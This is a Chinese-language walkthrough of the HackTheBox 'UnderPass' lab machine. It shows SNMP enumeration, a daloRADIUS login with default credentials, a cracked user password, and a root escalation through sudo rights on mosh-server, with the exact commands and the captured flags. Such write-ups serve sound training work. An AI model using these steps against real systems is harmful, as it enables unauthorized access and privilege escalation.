

UnderPass,snmp、daloradius收集、mosh提權

```
└─# nmap -sCV -p22,80,161 -A 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 19:27 PST
Nmap scan report for 10.10.11.48
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
161/tcp   closed snmp
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/23%OT=22%CT=161%CU=39929%PV=Y%DS=2%DC=T%G=Y%TM=6
OS:76A2A3A%P=aarch64-unknown-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=Z%I
OS:I=I%TS=A)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%TS=A)SEQ(SP=106%GCD=1%ISR=10
OS:B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%
OS:O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4
OS:=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R
OS:=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=0%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40
OS:%W=0%S=0%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=
OS: )T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%
OS:UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)


Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1    208.30 ms  10.10.14.1
2    206.43 ms  10.10.11.48
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 28.83 seconds

80Port



爆破沒啥東西


161 Port，雖然顯示close,但還是掃掃看

```
└─# snmpbulkwalk -c public -v2c 10.10.11.48 .
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-
Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (80801) 0:13:28.01
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server
in the basin!"
```

加入hosts，並在github尋找daloradiud server

參考：<https://github.com/lirantal/daloradius>

並找到login（後面發現無法登入）



google找系統預設帳密：`administrator/radius`

經過長時間找尋：

<https://github.com/lirantal/daloradius/blob/d9fb2eb77a340338e9307d2bfc436656797ad10e/app/operators/login.php>

終於找到登入URL：<http://underpass.htb/daloradius/app/operators/login.php>

underpass.htb/daloradius/app/operators/home-main.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

daloRADIUS Home Management Reports Accounting Billing GIS Graphs Config Help Search Users

Home

STATUS

- Server Status
- Services Status
- Last Connection Attempts


LOGS


- Radius Log
- System Log


SUPPORT

daloRADIUS - RADIUS Management
version 2.2 beta / 03 Jul 2024
[Read More](#)

daloRADIUS

**Users**
Total: 1
[Go to users list](#)

**Nas**
Total: 0
[Go to NAS list](#)

**Hotspots**
Total: 0
[Go to hotspots list](#)

Last Connection Attempts [↗](#)
no data to show

Currently online [↗](#)
no data to show

Last month top users [↗](#)
no data to show

在管理有list User，有帳密，密碼看起來是編碼

underpass.htb/daloradius/app/operators/mng-list-all.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

daloRADIUS Home Management Reports Accounting Billing GIS Graphs Config Help Search Users

Users Batch Users Hotspots Nas User-Groups Profiles HuntGroups Attributes Realm/Proxy IP-Pool



Management

USERS MANAGEMENT

- New User
- New User - Quick Add
- List Users
- Edit User

Users Listing

Select All Select None Delete Disable Enable CSV Export

ID	Name	Username	Password	Last Login Time	Groups
<input type="checkbox"/> 6		  svcMosh	412DD4759978ACFCC81DEAB01B382403	(n/a)	

displayed 1 record(s)

username : svcMosh

passwd : 412DD4759978ACFCC81DEAB01B382403

passwd明文 : underwaterfriends

ssh登入成功

```
(root@kali)-[~]
# ssh svcMosh@underpass.htb
The authenticity of host 'underpass.htb (10.10.11.48)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxB0PcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'underpass.htb' (ED25519) to the list of known hosts.
svcMosh@underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Dec 24 05:28:52 AM UTC 2024

System load:  0.0               Processes:            226
Usage of /:   86.8% of 3.75GB   Users logged in:     0
Memory usage: 11%              IPv4 address for eth0: 10.10.11.48
Swap usage:   0%

⇒ / is using 86.8% of 3.75GB

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Dec 12 15:45:42 2024 from 10.10.14.65
svcMosh@underpass:~$ id
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)
svcMosh@underpass:~$ whoami
svcMosh
svcMosh@underpass:~$
```

user flag

```
svcMosh@underpass:~$ cat user.txt
1ccb4ea36259d5e8b925db148dc720ec
svcMosh@underpass:~$
```

提權

```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
  (ALL) NOPASSWD: /usr/bin/mosh-server
```

一般執行後是

```
[mosh-server detached, pid = 2028]
svcMosh@underpass:~$ sudo /usr/bin/mosh-server
檔案系統

MOSH CONNECT 60004 cLFrID5yHPoF4eOk+2u+6g

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2028]
```

參考：

- <https://linux.die.net/man/1/mosh-server>
- <https://linux.die.net/man/1/mosh-client>

```
svcMosh@underpass:~$ sudo /usr/bin/mosh-server -p 60666
Error binding to IP -p: Bad IP address (-p): Name or service not known: Success

MOSH CONNECT 60666 EGdYeJQSfTNzwwucOGC/vw

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2112]
svcMosh@underpass:~$ MOSH_KEY=EGdYeJQSfTNzwwucOGC/vw mosh-client 127.0.0.1 60666
[mosh is exiting.]
```

指令：

```
sudo /usr/bin/mosh-server -p 60666
```

```
MOSH_KEY=EGdYeJQSfTNzwwucOGC/vw mosh-client 127.0.0.1 60666
```

獲取root flag

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

* Documentation: <https://help.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/pro>

System information as of Tue Dec 24 05:28:52 AM UTC 2024

System load:	0.0	Processes:	226
Usage of /:	86.8% of 3.75GB	Users logged in:	0
Memory usage:	11%	IPv4 address for eth0:	10.10.11.48
Swap usage:	0%		

⇒ / is using 86.8% of 3.75GB

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: `sudo pro status`

The list of available updates is more than a week old.
To check for new updates run: `sudo apt update`

```
root@underpass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@underpass:~# whoami
root
root@underpass:~# cat root.txt
92a71ade803f20827559a72446ff1872
root@underpass:~#
```